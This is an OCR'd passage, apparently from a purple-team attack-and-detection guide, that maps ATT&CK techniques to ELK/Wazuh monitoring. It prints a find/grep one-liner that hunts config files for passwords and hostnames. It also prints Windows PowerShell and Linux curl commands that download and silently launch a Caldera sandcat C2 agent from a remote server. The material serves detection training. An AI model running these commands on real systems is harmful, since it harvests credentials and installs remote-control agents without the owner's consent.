
Data from Local System-

```
 find / -maxdepth 4 -name '*.conf' -type f -exec grep -Hn
'pass\|password\|login\|username\|email\|mail\|host\|ip' {} \; 2>/dev/null
```


9.2.B Detection: -

Detecting discovery of sensitive files using Host based Attack Monitoring [ELK + Wazuh (HIDS)]

Active Defence – DTE0030 – Pocket Litter



COMMAND & CONTROL



10. COMMAND AND CONTROL

10.1 Command & Control Windows [Application Layer Protocol - T1071.001]

10.1.A Attack: -


Caldera C2 server Network Communication:

```
$server="http://192.168.250.12:8888";$url="$server/file/download";$wc=New-Object
System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat
.go");$data=$wc.DownloadData($url);$name=$wc.ResponseHeaders["Content-
Disposition"].Substring($wc.ResponseHeaders["Content-
Disposition"].IndexOf("filename=")+9).Replace("`"","");get-process | ?
{$_.modules.filename -like "C:\Users\Public\$name.exe"} | stop-process -f;rm -force
"C:\Users\Public\$name.exe" -ea
ignore;[io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data) | Out-Null;Start-
Process -FilePath C:\Users\Public\$name.exe -ArgumentList "-server $server -group red" -
WindowStyle hidden;
```

10.1.B Detection: -

Detecting C2 beacon execution using Host based Attack Monitoring [ELK + Wazuh (HIDS)]

Active Defence – DTE0027 – Network Monitoring



10. COMMAND AND CONTROL

10.2 Command & Control Linux [Application Layer Protocol - T1071.001]

10.2.A Attack: -


Caldera C2 server Network Communication:

```
server="http://192.168.250.12:8888";curl -s -X POST -H "file:sandcat.go" -H
"platform:linux" $server/file/download > sandcat.go;chmod +x sandcat.go;./sandcat.go -
server $server -group red -v
```

10.2.B Detection: -

